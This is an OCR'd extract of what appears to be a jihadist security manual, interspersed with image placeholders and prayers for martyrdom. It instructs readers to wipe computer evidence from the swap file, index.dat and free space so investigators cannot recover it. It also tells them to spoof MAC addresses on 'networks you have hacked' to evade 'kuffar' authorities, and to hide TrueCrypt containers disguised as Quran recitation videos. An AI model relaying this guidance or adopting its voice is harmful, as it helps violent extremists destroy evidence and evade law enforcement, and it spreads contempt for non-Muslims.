
Description

Onion Browser is a Tor-powered web browser that helps you access the internet with more privacy. Search on Apple App Store for Onion Browser









Security Software

Taken from a kaafir

In the Name of Allah, The Most-Compassionate The Most-Merciful

Allahummar zuqnee shahaa datan fi sabi lillah

Oh Allah! Grant me Martydom in the Path of Allah

Your hard disk is more incriminating than a daily diary if you fail to clean it regularly.
Why the authorities love your computer.

Most people don't realize how easy it is to recover incriminating data from your computer. If you are nabbed by authorities there's always a department that has software for snooping around your hard disk. Here's what they can do.

1. They can recover files *you thought you erased*.
2. They can recover files *you thought were overwritten*.
3. They can recover files *created without your knowledge*.
4. They can recover remnants of *the Windows swap file*.
5. They can recover names of *Internet sites you visited*.
6. They can recover *your old email messages*.

Secret temporary files. You probably didn't realize that every time you print a document, Windows writes a temporary copy to disk. It "erases" the file when it's finished, but an *undelete utility* can recover the file.

Secret swap file. Windows creates this file whenever memory gets tight. Investigators can often recover documents, data, personal information, and passwords from months ago. A *binary sector editor* can view the data in the swap file, often named *hiberfil.sys*.
SECURITY TIP – Many computers and laptops use a hibernation file to save the contents of RAM when hibernating. You'll want to delete, shred, and recreate this file.

Protect yourself... File Shredder/Windows Swap File/Free Space Cleaner

BCWipe - This is program does all three of the above. First, you can use it to permanently erase files so they can't be recovered by so-called undelete utilities. Second, you can use BCWipe to clean the free space on your hard disk. And, third, you can use it to wipe the Windows swap file on your hard disk. Wiping the swap file is important. Personal data and passwords from three months ago can still be sitting there. The FBI and IRS routinely recover a significant amount of evidence from suspects' swap files.

CCleaner - Cleans all history from internet to recent documents used, can also wipe disk space.

Privacy Mantra - Wipes any hidden internet history stored on your computer which cannot be deleted manually (index.dat)

Constantly use these programs in conjunction with one another and Insha Allah you will be clean.

Internet/Index.dat

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

I am not going to go in detail about the following but just remain brief.

Internet:
Whatever website you go on,
It is logged in your computer,
Whatever email you've sent or received,
There is always a backup made by the email provider,
Whenever you delete your Internet History,
There is always a HIDDEN BACKUP
No matter how many times you try to delete your Internet History
The HIDDEN BACKUP is always there, like you best friend!

His name is **index.dat.**

This is a/or many hidden file(s) which are locked i.e. cannot be altered or deleted by the user. This file contains all the history from the moment you switched your internet to the current day and always logging that is why I asked you to switch your internet off, so you can clean any traces before you log back on.

How to delete

Manually the file cannot be edited, deleted or even accessed sometimes, what you need is a software which can do this. There are many programs which say they can delete index.dat i.e. CCleaner, but after researching into CCleaner it lacks in wiping the index.dat file but overall a good piece of software, however I have included Privacy Mantra. The only con with this software is that anything it deletes can be easily recovered with a recovery program. The reason for this is that the process of deleting the file is equivalent to deleting file through Recycle Bin.
99% of files deleted through Recycle Bin are recoverable because the file has been "deleted once".

Just think of a red stain on a white rug. If you wipe it once it would still have traces, so the more times you wipe/clean it the less traces there are, same thing with deleting files. Just because you deleted it doesn't mean it's permanently gone even though you cannot see it. The traces that left behind are usually left to sit in the Free Space you have untouched. So the way get around this is to use an eraser or wiper that cleans multi-folds. I have included BCwipe which can erase files multi-fold, however it cannot delete index.dat file but can wipe the free space where the index.dat file sits once it has been deleted by Privacy Mantra. The more times it is wiped over, the safer your hard drive is from prying eyes. The minimum wipe times you should use is 7 times.

So the process is this:


1. Run Privacy Mantra and initialize the clean (follow procedures below)
2. Reboot computer as Privacy Mantra can only access the index.dat file when the computer boots up
3. Run BCwipe to clean traces left in the free space

Privacy Mantra


Install and Open Privacy Mantra



1. Select deletion of index.dat and click on Analyze



2. Click on Clean, Reboot Pc once done



Run BCwipe or ccleaner to wipe the free space once you have rebooted your computer (Follow steps on how to run BCWipe)

TMAC Address Changer

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

TMAC changer is what it says it is. It changes the MAC address.

What is the MAC address?

When you connect to a network the wireless adapter used to access that network transmits your MAC address so this is logged.

Think of a MAC address as a car Registration number as you pass a speeding camera it logs your registration if you are speeding. And then you receive a ticket through the post, Na'3m!


So how about you change that car reg daily or whenever you connect to the internet. So you can speed as much as you like, without receiving any tickets from that dirty kuffar.

Btw Should be used in conjunction with networks you have hacked! **Also available for android devices check under Mac Address Changer (make sure to root your phone & install busybox {google fore more info})!**


1-Install Tmac & double click to open




2-Select No




3-make sure wirless network card is connected to your PC- if not showing press F5 to refresh- select your Network adapter, Click on Random Mac Address then click change now



4-Select OK once it is changed



5-will you show you if it has changed, to restore select network connection and click on restore




BitLord

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

BitLord is a torrent client which we will use to download the language packs which will be helpful for those who wish to learn a new language such as Arabic, Pashto, Russian, urdu etc.

Google it to download or download its alternative utorrent

1) Download and install BitLord or any other torrent downloader




2) Double click on the torrent to open (check the Program folder)




]

3) Select the language(s) required



Now download, to open right click on the file name and click open



TrueCrypt

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Intro

Brazilian banker's crypto baffles FBI

18 months of failure

Cryptographic locks guarding the secret files of a Brazilian banker suspected of financial crimes have defeated law enforcement officials.

Brazilian police seized five hard drives when they raided the Rio apartment of banker Daniel Dantas as part of Operation Satyagraha in July 2008. But subsequent efforts to decrypt files held on the hardware using a variety of dictionary-based attacks failed even after the South Americans called in the assistance of the FBI.

The files were encrypted using **Truecrypt** and an unnamed algorithm, reportedly based on the 256-bit AES standard.

The Brazilian National Institute of Criminology (INC) tried for five months to obtain access to the encrypted data without success before turning over the job to code-breakers at the FBI in early 2009. US computer specialists also drew a blank even after 12 months of efforts to crack the code, Brazil's *Globo* newspaper report.

The case is an illustration of how care in choosing secure (hard-to-guess) passwords and applying encryption techniques to avoid leaving file fragments that could aid code breakers are more important in maintaining security than the algorithm a code maker chooses. In other cases, law enforcement officials have defeated suspects' use of encryption because of weak cryptographic trade craft or poor passwords, rather than inherent flaws in encryption packages.

Intro Taken from a kafir source

What is TrueCrypt

A Simple and effective way of encrypting files you wish to keep away from prying eyes.

Uses

Well for a start you could try and encrypt this pdf and other files you want to keep locked up safely.

Remember try to always refrain from using short and common passwords, trying using characters like "£@:LP{}!"£%^*()-_+=# to increase the security of the password and even caps locking certain letters.

What to do Next

Let's say you've encrypted this pdf now to hide it. First take in to consideration its size (Roughly 200mb so we'll name it as a video) next try hide the encrypted file amongst other files ie, your collection of anasheed, tilaawat, Islamic videos, etc. & try to name the file as less conspicuous as possible ie, "Sheikh Sudais Surah Baqarah (wt translation) Taraweeh 2012 1st night **.AVI**".

Remember to put the file format at the end of the name this is so the file icon will not display a blank image, ie video files will show an icon of the program used to view it (Windows Media Player etc..)

Common File format

Video - .avi .flv .mp4 .wmv

Audio - .wav .wma .mp3 .ogg

Image - .jpg .bmp .gif .png


Remember to put a full stop before to file format name.

How To Install


1-Double click




2-Accept terms and click next




3-click on Extract to run portable mode



4-Extract to desired location




5-Click ok and Finish





6-Now run program

